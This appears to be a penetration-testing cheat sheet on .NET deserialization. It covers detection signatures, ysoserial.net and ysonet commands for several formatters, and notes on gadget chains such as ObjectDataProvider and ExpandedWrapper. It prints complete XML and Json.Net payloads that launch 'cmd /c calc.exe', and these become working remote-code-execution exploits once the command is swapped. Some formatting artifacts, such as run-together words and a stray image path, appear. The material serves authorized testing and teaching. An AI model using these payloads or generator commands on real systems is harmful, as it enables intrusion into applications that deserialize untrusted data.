.NET Deserialization
.NET serialization is the process of converting an object’s state into a format that can be easily stored or transmitted, such as XML, JSON, or binary. This serialized data can then be saved to a file, sent over a network, or stored in a database. Later, it can be deserialized to reconstruct the original object with its data intact. Serialization is widely used in .NET for tasks like caching, data transfer between applications, and session state management.
Summary
Detection
| Data | Description |
|---|---|
AAEAAD (Hex) | .NET BinaryFormatter |
FF01 (Hex) | .NET ViewState |
/w (Base64) | .NET ViewState |
Example: AAEAAAD/////AQAAAAAAAAAMAgAAAF9TeXN0ZW0u[...]0KPC9PYmpzPgs=
Tools
-
pwntester/ysoserial.net - Deserialization payload generator for a variety of .NET formatters
cat my_long_cmd.txt | ysoserial.exe -o raw -g WindowsIdentity -f Json.Net -s ./ysoserial.exe -p DotNetNuke -m read_file -f win.ini ./ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t -
irsdl/ysonet - Deserialization payload generator for a variety of .NET formatters
cat my_long_cmd.txt | ysonet.exe -o raw -g WindowsIdentity -f Json.Net -s
./ysonet.exe -p DotNetNuke -m read_file -f win.ini
./ysonet.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t
./ysonet.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t
Formatters
 .NET Native Formatters from pwntester/attacking-net-serialization
XmlSerializer
- In C# source code, look for
XmlSerializer(typeof(<TYPE>));. - The attacker must control the type of the XmlSerializer.
- Payload output: XML
.\ysoserial.exe -g ObjectDataProvider -f XmlSerializer -c "calc.exe"
<?xml version="1.0"?>
<root type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" >
        <ExpandedElement/>
        <ProjectedProperty0>
            <MethodName>Parse</MethodName>
            <MethodParameters>
                <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">
                    <![CDATA[<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:b="clr-namespace:System;assembly=mscorlib" xmlns:c="clr-namespace:System.Diagnostics;assembly=system"><ObjectDataProvider d:Key="" ObjectType="{d:Type c:Process}" MethodName="Start"><ObjectDataProvider.MethodParameters><b:String>cmd</b:String><b:String>/c calc.exe</b:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>]]>
                </anyType>
            </MethodParameters>
            <ObjectInstance xsi:type="XamlReader"></ObjectInstance>
        </ProjectedProperty0>
    </ExpandedWrapperOfXamlReaderObjectDataProvider>
</root>
DataContractSerializer
The DataContractSerializer deserializes in a loosely coupled way. It never reads common language runtime (CLR) type and assembly names from the incoming data. The security model for the XmlSerializer is similar to that of the DataContractSerializer, and differs mostly in details. For example, the XmlIncludeAttribute attribute is used for type inclusion instead of the KnownTypeAttribute attribute.
- In C# source code, look for
DataContractSerializer(typeof(<TYPE>)). - Payload output: XML
- Data Type must be user-controlled to be exploitable
NetDataContractSerializer
It extends the
System.Runtime.Serialization.XmlObjectSerializerclass and is capable of serializing any type annotated with serializable attribute asBinaryFormatter.
- In C# source code, look for
NetDataContractSerializer().ReadObject(). - Payload output: XML
.\ysoserial.exe -f NetDataContractSerializer -g TypeConfuseDelegate -c "calc.exe" -o base64 -tLosFormatter
- Use
BinaryFormatterinternally.
.\ysoserial.exe -f LosFormatter -g TypeConfuseDelegate -c "calc.exe" -o base64 -tJSON.NET
- In C# source code, look for
JsonConvert.DeserializeObject<Expected>(json, new JsonSerializerSettings. - Payload output: JSON
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc.exe" -t
{
    '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'MethodParameters':{
        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
        '$values':['cmd', '/c calc.exe']
    },
    'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
BinaryFormatter
The BinaryFormatter type is dangerous and is not recommended for data processing. Applications should stop using BinaryFormatter as soon as possible, even if they believe the data they’re processing to be trustworthy. BinaryFormatter is insecure and can’t be made secure.
- In C# source code, look for
System.Runtime.Serialization.Binary.BinaryFormatter. - Exploitation requires
[Serializable]orISerializableinterface. - Payload output: Binary
./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -tPOP Gadgets
These gadgets must have the following properties:
- Serializable
- Public/settable variables
- Magic “functions”: Get/Set, OnSerialisation, Constructors/Destructors
You must carefully select your gadgets for a targeted formatter.
List of popular gadgets used in common payloads.
-
ObjectDataProvider from
C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\PresentationFramework.dll- Use
MethodParametersto set arbitrary parameters - Use
MethodNameto call an arbitrary function
- Use
-
ExpandedWrapper
- Specify the
object typesof the objects that are encapsulated
ExpandedWrapper<Process, ObjectDataProvider> myExpWrap = new ExpandedWrapper<Process, ObjectDataProvider>(); - Specify the
-
System.Configuration.Install.AssemblyInstaller
- Execute payload with Assembly.Load
// System.Configuration.Install.AssemblyInstaller
public void set_Path(string value){
    if (value == null){
        this.assembly = null;
    }
    this.assembly = Assembly.LoadFrom(value);
}
References
- ARE YOU MY TYPE? Breaking .NET sandboxes through Serialization - Slides - James Forshaw - September 20, 2012
- ARE YOU MY TYPE? Breaking .NET sandboxes through Serialization - White Paper - James Forshaw - September 20, 2012
- Attacking .NET Deserialization - Alvaro Muñoz - April 28, 2018
- Attacking .NET Serialization - Alvaro - October 20, 2017
- Basic .Net deserialization (ObjectDataProvider gadget, ExpandedWrapper, and Json.Net) - HackTricks - July 18, 2024
- Bypassing .NET Serialization Binders - Markus Wulftange - June 28, 2022
- Exploiting Deserialisation in ASP.NET via ViewState - Soroush Dalili (@irsdl) - April 23, 2019
- Finding a New DataContractSerializer RCE Gadget Chain - dugisec - November 7, 2019
- Friday the 13th: JSON Attacks - DEF CON 25 Conference - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017
- Friday the 13th: JSON Attacks - Slides - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017
- Friday the 13th: JSON Attacks - White Paper - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017
- Now You Serial, Now You Don’t - Systematically Hunting for Deserialization Exploits - Alyssa Rahman - December 13, 2021
- Sitecore Experience Platform Pre-Auth RCE - CVE-2021-42237 - Shubham Shah - November 2, 2021